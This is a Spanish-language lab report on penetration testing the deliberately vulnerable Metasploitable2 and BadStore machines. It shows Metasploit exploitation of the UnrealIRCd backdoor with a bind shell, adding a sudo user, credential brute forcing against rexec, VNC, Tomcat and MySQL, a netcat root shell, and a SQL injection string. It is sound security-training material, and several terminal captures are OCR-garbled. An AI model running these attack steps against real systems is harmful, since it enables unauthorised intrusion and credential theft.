

OBJETIVOS:

- Auditoria a metaesplotable2
- Auditoria a badstore

Con el objetivo de ser conciso únicamente mostrare las vulnerabilidades que he conseguido explotar. No tiene sentido poner imágenes de todo lo que no me ha servido.

HERRAMIENTAS USADAS:


- NMAP
- NESSUS
- MODO DESARROLLADOR de Firefox:
- BURPSUITE

RECOPILACION DE INFORMACION DE METAESPLOTABLE:

Lanzamos nmap para ver que servicios versión y puertos tiene abiertos:


```
Nmap scan report for 192.168.163.128
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT
         STATE
                        SERVICE
21/tcp open filtered ftp
22/tcp open|filtered ssh
23/tcp open|filtered telnet
25/tcp open|filtered smtp
53/tcp open filtered domain
80/tcp open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open filtered microsoft-ds
512/tcp open filtered exec
513/tcp open|filtered login
514/tcp open|filtered shell
1099/tcp open|filtered rmiregistry
1524/tcp open filtered ingreslock
2049/tcp open filtered nfs
2121/tcp open|filtered ccproxy-ftp
3306/tcp open|filtered mysql
5432/tcp open|filtered postgresql
5900/tcp open filtered vnc
6000/tcp open|filtered X11
6667/tcp open|filtered irc
8009/tcp open|filtered ajp13
8180/tcp open|filtered unknown
MAC Address: 00:0C:29:5B:0E:DB (VMware)
```

Lanzamos nessus con configuracion estandar para ver las principales vulnerabilidades.



MTSP VULNERABILIDAD 1 UNREALIRCD BACKDOOR

El servicio irdc tiene un back door que vamos a explotar con metaesplotable.



Buscamos la vulnerabilidad, elegimos el exploit

```
msf6 > search UnrealIRCD 3.2.8.1 Backdoor Command Execution
Matching Modules
     Name
                                                   Disclosure Date Rank
                                                                                Check Descriptio
   0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12
                                                                                       UnrealIRCD
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unre
msf6 > use 0
msf6 exploit(
                                               r) > set payload cmd/unix/
   The value specified for payload is not valid.
msf6 exploit(
                                                ) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
           Current Setting Required Description
                                       The target host(s), see https://github.com/rapid7/metaspl The target port (TCP)
   RHOSTS
                            yes
   RPORT
           6667
                            ves
Exploit target:
   Id Name
       Automatic Target
```

Elegimos payload establecemos configuración:

```
r) > set rhost 192.168.163.128
msf6 exploit(
rhost ⇒ 192.168.163.128
                        eal ircd 3281 backdoor) > show payloads
msf6 exploit(
Compatible Payloads
      Name
                                                 Disclosure Date Rank
                                                                         Check Description
      payload/cmd/unix/bind_perl
                                                                 normal
                                                                         No
                                                                               Unix Command
      payload/cmd/unix/bind_perl_ipv6
payload/cmd/unix/bind_ruby
                                                                 normal
                                                                         No
                                                                               Unix Command
                                                                               Unix Command
                                                                 normal
                                                                         No
      payload/cmd/unix/bind_ruby_ipv6
                                                                 normal
                                                                         No
                                                                               Unix Command
      payload/cmd/unix/generic
                                                                 normal
                                                                         No
                                                                               Unix Command
      payload/cmd/unix/reverse
                                                                               Unix Command
                                                                 normal
                                                                         No
      payload/cmd/unix/reverse_bash_telnet_ssl
                                                                 normal
                                                                         No
                                                                               Unix Command
      payload/cmd/unix/reverse_perl
                                                                               Unix Command
                                                                 normal
                                                                         No
      payload/cmd/unix/reverse_perl_ssl
   8
                                                                 normal
                                                                         No
                                                                               Unix Command
      payload/cmd/unix/reverse_ruby
                                                                               Unix Command
                                                                 normal No
      payload/cmd/unix/reverse_ruby_ssl
                                                                               Unix Command
   10
                                                                 normal No
   11 payload/cmd/unix/reverse_ssl_double_telnet
                                                                 normal No
                                                                               Unix Command
msf6 exploit(
set payload cmd/unix/bind_perl_ipv6
                                              set payload cmd/unix/generic
set payload cmd/unix/bind_ruby
                                              set payload cmd/unix/reverse
                                     backdoor) > set payload cmd/unix/bind_perl
msf6 exploit(
payload ⇒ cmd/unix/bind_perl
msf6 exploit(
[*] 192.168.163.128:6667 - Connected to 192.168.163.128:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
```

Ganamos acceso a una terminal, ifconfig para ver que estamos dentro de metaesplotable.


```
[*] 192.168.163.128:6667 - Connected to 192.168.163.128:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP addr
[*] 192.168.163.128:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.163.128:4444
[*] Command shell session 1 opened (192.168.163.129:41933 → 192.168.163.128:4444) at 2022-09-2
ifconfig
eth0
          Link encap:Ethernet HWaddr 00:0c:29:5b:0e:db
          inet addr:192.168.163.128 Bcast:192.168.163.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5b:edb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:471 errors:0 dropped:0 overruns:0 frame:0
          TX packets:174 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:45701 (44.6 KB) TX bytes:24310 (23.7 KB)
          Interrupt:17 Base address:0×2000
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:639 errors:0 dropped:0 overruns:0 frame:0
          TX packets:639 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:287597 (280.8 KB) TX bytes:287597 (280.8 KB)
```

Con el fin de jugar un poco creamos usuario y hacemos root de el:

```
useradd das1
usermod -aG sudo das1
uid=1003(das1) gid=1003(das1) groups=1003(das1),27(sudo)
sudo - marlena
su marlena
sudo ls -l
total 1480
-rw----- 1 root root
                       1365 May 20 2012 Donation
-rw----- 1 root root
                       17992 May 20 2012 LICENSE
drwx----- 2 root root
                       4096 May 20 2012 aliases
--w---r-T 1 root root
                        1175 May 20 2012 badwords.channel.conf
--w---r-T 1 root root
                        1183 May 20 2012 badwords.message.conf
--w---r-T 1 root root
                        1121 May 20
                                    2012 badwords.quit.conf
-rw----- 1 root root 1114112 Sep 27 11:56 core
-rwx----- 1 root root 242894 May 20 2012 curl-ca-bundle.crt
                       1900 May 20
-rw----- 1 root root
                                    2012 dccallow.conf
drwx----- 2 root root
                        4096 May 20 2012 doc
                       49552 May 20
 --w---r-T 1 root root
                                   2012 help.conf
                       3491 Sep 30 15:25 ircd.log
-rw---- 1 root root
-rw----- 1 root root
                        6 Sep 30 15:25 ircd.pid
-rw----- 1 root root
                          5 Sep 30 15:40 ircd.tune
drwx----- 2 root root
                        4096 May 20 2012 modules
drwx----- 2 root root
                        4096 May 20
                                    2012 networks
                        5656 May 20 2012 spamfilter.conf
--w---r-T 1 root root
                        4096 Sep 30 15:25 tmp
drwx----- 2 root root
                                   2012 unreal
-rwx----- 1 root root
                        4042 May 20
 -w---r-T 1 root root
                        3884 May 20 2012 unrealircd.conf
showid
id das1
uid=1003(das1) gid=1003(das1) groups=1003(das1),27(sudo)
```

MTSP VULNERABILIDAD 2 REXECD SERVICE DETECTION

Es un servicio que permite ejecutar comandos de forma remota de por si. En este caso es una vulnerabilidad porque no tiene ningún medio de autentificación.



Con nmap podemos sacar todas las credenciales:

```
-(kali⊛kali)-[~]
 -$ nmap -p 512 -- script rexec-brute 192.168.163.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-05 14:17 EDT
Nmap scan report for 192.168.163.128
Host is up (0.0032s latency).
PORT
       STATE SERVICE
512/tcp open exec
 rexec-brute:
    Accounts:
      root:root - Valid credentials
     web:web - Valid credentials
      netadmin:netadmin - Valid credentials
      test:test - Valid credentials
      guest:guest - Valid credentials
      sysadmin:sysadmin - Valid credentials
      administrator:administrator - Valid credentials
      webadmin:webadmin - Valid credentials
      admin:admin - Valid credentials
      user:user - Valid credentials
   Statistics: Performed 15 guesses in 1 seconds, average tps: 15.0
Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
zsh: segmentation fault  nmap -p 512 --script rexec-brute 192.168.163.128
```

Sin embargo por alguna razón al intentar usar estas credenciales me daba error, deje el ejercicio aquí. Aun asi lo considero vulnerabilidad por que no debería de poder mostrarme las credenciales.


```
—(kali⊛kali)-[~]
-$ <u>sudo</u> apt-get install rsh-server
```

```
(kali⊕ kali)-[~]
$ rsh -l msfadmin -p 512 192.168.163.128
kex_exchange_identification: read: Connection reset by peer
Connection reset by 192.168.163.128 port 512


(kali⊕ kali)-[~]
$
```

MTSP VULNERABILIDAD 3 VNC SERVER "PASSWORD" PASSWORD

VNC significa virtual server network. Permite observar las acciones de un ordenador remoto apartir de un ordenador cliente. En este caso tiene una contraseña débil que se puede abusar



Buscamos la versión del vnc en metasploit



Establecemos rhost:

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhost 192.168.163.128
msf6 auxiliary(scanner/vnc/vnc_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.163.128:5900 - 192.168.163.128:5900 - Starting VNC login sweep
[!] 192.168.163.128:5900 - No active DB -- Credential data will not be saved!
[*] 192.168.163.128:5900 - 192.168.163.128:5900 - Login Successful: :password
[*] 192.168.163.128:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 

[*] (kali@ kali)-[~]


$ vncviewer 192.168.163.128
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```

Conexión remota con una Shell de administrador:



MTSP VULNERABILIDAD 4 BIND SHELL BACKDOOR DETECTION

Hay una Shell asociada, se entra teóricamente con usuario y contraseña. En este caso no tiene ningún tipo de autentificación.



Podemos conectarnos con netcat: usamos el puerto que nos da nmap o Nessus.


```
(kali⊕ kali)-[~]
$ nc 192.168.163.128 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
```

Verificamos que la conexión ha sido establecida.


```
root@metasploitable:/# whoami
root
root@metasploitable:/# netstat -an | grep 192.168.163.128
                0 192.168.163.128:53
tcp
                                                                 LISTEN
          0
                 0 192.168.163.128:1524
                                         192.168.163.129:59668
                                                                 ESTABLISH
tcp
ED
udp
          0
                 0 192.168.163.128:137
                                          0.0.0.0:*
          0
udp
                 0 192.168.163.128:138
                                          0.0.0.0:*
udp
                 0 192.168.163.128:53
                                          0.0.0.0:*
root@metasploitable:/#
```

A5 INSECURE DIRECT OBJECT REFERENCES - APARTADO 4

La aplicacion que gestiona el servidor web esta obsoleto. Vi que se llama tomcat.



Busque tomcat en metasploit



En contre uno interesante:

```
25 auxiliary/scanner/http/tumcat_mgr_login
26 exploit/multi/http/tumcat_jsp_upload_bypass
27 auxiliary/admin/http/tumcat_jsp_upload_bypass
28 auxiliary/admin/http/tumcat_uft8_traversal
29 post/windows/gather/enum_tomcat
20 pos
```


Configuracion:

```
25 auxiliary/scanner/http/tomcat_mgr_login
26 exploit/multi/http/tomcat_jsp_upload_pupass
27 auxiliary/admin/http/tomcat_jsp_upload_pupass
28 auxiliary/admin/http/tomcat_uffg_traversal
29 post/windows/gather/enum_tomcat
29 post/windows/gather/enum_tomcat
29 post/windows/gather/enum_tomcat
29 post/windows/gather/enum_tomcat
30 post/windows/gather/enum_tomcat
30 post/windows/gather/enum_tomcat
30 post/windows/gather/enum_tomcat
40 pos
```

Encuentra usuario y contraseña apartir de un diccionario


```
| 192.168.163.128:8180 - LOGIN FAILED: POOT:OWASPDA (INCOFFECT)
| 192.168.163.128:8180 - LOGIN FAILED: root:ADMIN (Incoffect)
| 192.168.163.128:8180 - LOGIN FAILED: root:ADMIN (Incoffect)
| 192.168.163.128:8180 - LOGIN FAILED: tomcat:admin (Incoffect)
| 192.168.163.128:8180 - LOGIN FAILED: tomcat:manager (Incoffect)
| 192.168.163.128:8180 - LOGIN FAILED: tomcat:role1 (Incoffect)
| 192.168.163.128:8180 - LOGIN FAILED: tomcat:role1 (Incoffect)
| 192.168.163.128:8180 - LOGIN FAILED: tomcat:role1 (Incoffect)
| 192.168.163.128:8180 - LOGIN FAILED: both:admin (Incoffect)
| 192.168.163.128:8180 - LOGIN FAILED: both:manager (Incoffect)
| 192.168.163.128:8180 - LOGIN FAILED: both:role1 (Incoffect)
| 192.168.163.128:8180 - LOGIN FAILED: both:vagrant (Incoffect)
```

Lo usamos para entrar en la parte de administración de la pagina:



BAD STORE SQL INYECTION:

Encontramos un lugar donde se consulta a la base de datos para diferentes ítems. Al hacer 1' or '1' = '1 hacemos true todas las consultas.




Nos carga todas las consultas y además otras que antes no estaban como por ejemplo 9999 test.




BAD STORE XXS:

Encontramos un lugar en el que pongas lo que pongas se queda en la pagina. Si en vez de texto lo sustituimos por código porbamos que se puede hace xxs



Alerta al reiniciar la pagina:



BAD STORE METASPLOIT Y MYSQL

Usando metasploit nos da un usuario que es root que no tiene contraseña.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhost 192.168.163.128
rhost ⇒ 192.168.163.128
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.163.128:3306 - 192.168.163.128:3306 - Found remote MySQL version 4.1.7
[!] 192.168.163.128:3306 - No active DB -- Credential data will not be saved!
[+] 192.168.163.128:3306 - 192.168.163.128:3306 - Success: 'root:'
[*] 192.168.163.128:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql toward toward) >
```

Al usar mysql entramos en la base de datos con usuario root.

```
Enter password:
Welcome to the MariaDB monitor. Commands end with; or \g.
Your MySQL connection id is 9
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases

\( \rightarrow \c)
MySQL [(none)]> \h

General information about MariaDB can be found at http://mariadb.org

List of all client commands:
Note that all text commands must be first on line and end with ';'
? (\?) Synonym for `help'.
clear (\c) Clear the current input statement.
```

